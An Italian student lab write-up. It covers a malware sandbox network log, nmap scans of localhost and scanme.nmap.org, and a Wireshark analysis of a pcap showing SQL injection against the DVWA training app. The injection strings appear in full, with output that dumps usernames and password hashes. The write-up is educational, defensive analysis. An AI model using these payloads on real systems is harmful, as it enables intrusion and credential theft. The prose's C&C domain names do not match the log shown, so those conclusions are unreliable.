	5728 ms	POST 200: OK	?	659b	Firefox.exe		http://ocsp.digicert.com/	83 b + binary 471 b + binary			
	5721 ms	POST 200: OK	?	659b	Firefox.exe		http://ocsp.digicert.com/	83 b + binary 471 b + binary			
	12125 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	12529 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	15629 ms	POST 200: OK	?	659b	Firefox.exe		http://o.ptigooq/w2	83 b + binary 471 b + binary			
	15638 ms	POST 200: OK	?	659b	Firefox.exe		http://o.ptigooq/w2	83 b + binary 471 b + binary			
	16626 ms	GET 200: OK	✓	659b	Firefox.exe		http://www.microsoft.com/ptops/crt/MicCodSigPCA2011-2011-07-08.crl	1 Kb + binary			
	19733 ms	GET 200: OK	✓	2268	svchost.exe		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUr0gMCQgUABBSAUQVBMq2wv1Rn6D0n%2FsBVgFV7g0Ua950NvbRTLm8KPI0xw0	471 b + binary			
	27939 ms	GET 200: OK	✓	781b	SMCfile.exe		http://www.microsoft.com/ptops/crt/Microsoft%2BEC%2BProduct%2BRoot%2BCertificate%2BAuthority%2B2018.crl	419 b + binary			
	27939 ms	GET 200: OK	✓	781b	SMCfile.exe		http://www.microsoft.com/ptops/crt/Microsoft%2BEC%2BUpdate%2BSecure%2BServer%2BCA%2B2.1.crl	487 b + binary			
	31888 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	31891 ms	POST 200: OK	?	659b	Firefox.exe		http://ocsp.digicert.com/	83 b + binary 471 b + binary			
	31892 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	31896 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	31988 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	51499 ms	GET 200: OK	✓	659b	Firefox.exe		http://cisco.binaryopenn2b4.org/openn2b4-win64-31c4d2e4a83752b6a3b44e5c39f688598bc18b5.zip	488 Kb + compressed			
	63865 ms	GET 200: OK	✓	659b	Firefox.exe		http://detectportal.firefox.com/canonical.html	98 b + text			
	63878 ms	GET 200: OK	✓	659b	Firefox.exe		http://detectportal.firefox.com/success.txt?ipw4	8 b + text			

Possiamo notare con vengono fatte tante richieste POST e GET verso dei server relativi agli indirizzi "ilc.org", "ospeciico.com" il che mi fa pensare che si tratti di due server di Comando e Controllo che inviano dati in binario, tramite richiesta POST, contenenti payload malevoli e ricevono informazioni tramite richieste POST di dati sempre in binario.

Concludendo, mi sembra si tratti di un malware che avvia in autorun una pagina di Firefox per installare da GitHub due file Jvczfhe.exe e Muadrnd.exe che cercano di rallentare il rilevamento dai sistemi di sicurezza del sistema operativo e mantengono la persistenza sul sistema tramite Muadrnd.exe che fa varie chiamate a sé stesso e utilizza Jvczfhe.exe per avviare installutil.exe e installare altri payload malevoli.

Il malware poi è controllato da due server C&C ilc.org e ospeciico.com che ricevono informazioni sul sistema target e inviano payload malevoli.

Bonus 1

Il bonus spiega alcuni passaggi su come utilizzare nmap.

Il primo passo è quello di aprire il manuale usando il comando `man nmap`.

All'interno del manuale ci si sposta con le frecce direzionali, mentre con la barra spaziatrice si scorre una pagina avanti. Viene anche spiegato che, se si volesse cercare una parola basta premere `/` oppure `?`. la barra consente di cercare avanti nel documento, mentre il punto interrogativo consente di cercare indietro nel documento.

Digitando infatti `/example`, verrà cercata la parola `example` all'interno del manuale di nmap:

```
packet rate limiting, or a restrictive firewall. The slowest few
percent of the scanned hosts can eat up a majority of the scan time
Sometimes it is best to cut your losses and skip those hosts
initially. Specify --host-timeout with the maximum amount of time
you are willing to wait. For example, specify 30m to ensure that
Nmap doesn't waste more than half an hour on a single host. Note
that Nmap may be scanning other hosts at the same time during that
```

Vengono infatti evidenziate in giallo tutte le parole `example` contenute all'interno del manuale.

Per passare alla corrispondenza successiva, basta premere `"n"` e per uscire basta premere `"q"`.

Dop aver visionato il manuale, possiamo dire che il comando `"nmap -A -T4 scanme.nmap.org"` serve per effettuare una scansione verso il sito `nmap.org`, lo switch `-A` abilita il rilevamento del sistema operativo, lo switch `-T4` serve per eseguire rapidamente la scansione.

Con nmap è possibile effettuare una scansione al proprio localhost usando il comando `nmap -A -T4 localhost`

```
(kali@kali)~$ nmap -A -T4 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:43 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000020s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

Nella macchina kali linux su cui ho effettuato la scansione non è risultata nessuna porta aperta, mentre usando la macchina CyberOps Workstation indicata nella guida:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-21 09:45 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
```

Viene visualizzata la porta 21 aperta.

Successivamente, tramite il comando `"ip a"` possiamo visualizzare informazioni sul network dell'host corrente:

```
[analyst@secOps ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6d:62:bb brd ff:ff:ff:ff:ff:ff
    inet 192.168.214.185/24 brd 192.168.214.255 scope global dynamic enp0s3
        valid_lft 3402sec preferred_lft 3402sec
    inet6 fe80::a00:27ff:fe6d:62bb/64 scope link
        valid_lft forever preferred_lft forever
```

E per visualizzare altri dispositivi presenti all'interno della stessa rete, basta mettere l'indirizzo IP della rete attuale seguito da \24 che sta ad indicare la Subnet mask.


Ora effettuo una scansione sul server remoto scanme.nmap.org:

```
└─$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:54 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|   256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 22 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


E possiamo vedere che le porte aperte sono 4 e sono le porte 22 tcp, 80 tcp:http, 9929 tcp, 31337 tcp. Viene visualizzato anche l'indirizzo IP del server che è il 45.33.32.156 e ha Ubuntu Linux come sistema operativo.

Bonus 2

Per il bonus numero 2 viene chiesto di aprire Wireshark sulla macchina virtuale CyberOps Workstation




Successivamente, tramite il pulsante Open, aprire il file SQL_Lab.pcap al path /home/analystlab.support.files:



All'interno di questa cattura, gli indirizzi IP coinvolti sono 10.0.2.4 e 10.0.2.15.


Successivamente viene indicato di cliccare col tasto destro del mouse la riga 13 e successivamente su Follow HTTP Stream:






All'interno di questa finestra possiamo vedere come viene rappresentata una richiesta GET, evidenziata in rosso, effettuata dalla macchina con indirizzo IP 10.0.2.15 verso la macchina con indirizzo IP 10.0.2.14 che ha risposto con il codice HTTP evidenziato in blu.

Per visualizzare la stringa della SQL Injection basta cliccare sul tasto Find e cercare "1=1" che è una stringa tipica delle SQL injection:




E possiamo vedere come nella risposta è presente un record da un database e non un messaggio di errore.

Successivamente viene chiesto di analizzare la riga 19 usando il tasto destro del mouse:



Usiamo lo stesso metodo usato precedentemente per cercare la stringa della SQL Injection e troviamo che l'attaccante ha inserito una query (1' o 1=1 union select database(), user()#) in una casella di ricerca sulla destinazione 10.0.2.15 che, invece di rispondere con un messaggio di errore di accesso, ha risposto con le seguenti informazioni:



Dove viene specificato il nome del database che è dvwa, l'utente del database root@localhost e altri account utente.

Ci viene adesso chiesto di visualizzare i dettagli presenti alla riga 22 e usando gli stessi passaggi fatti precedentemente:

```

..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12_0ubuntu1.1</pre>

```

Che l'attaccante ha inserito la query (1' o 1=1 union select null, version ()#) in una casella di ricerca sul target 10.0.2.15 per individuare l'identificativo della versione che si trova alla fine.

Viene successivamente richiesto di analizzare la riga 25 usando gli stessi procedimenti fatti precedentemente ma cercando la parola chiave users:

```

1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from

```

E possiamo notare come l'attaccante abbia inserito la query (1' or 1=1 union select null, table_name from information_schema.tables#) per visualizzare tutte le tabelle all'interno del database.

Viene infine chiesto di analizzare la riga 28 seguendo gli stessi procedimenti fatti precedentemente:

```

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
..</div>

```

E possiamo notare come l'aggressore abbia inserito la query (1' or 1=1 union select user, password from users#) per estrarre nomi utente e hash delle password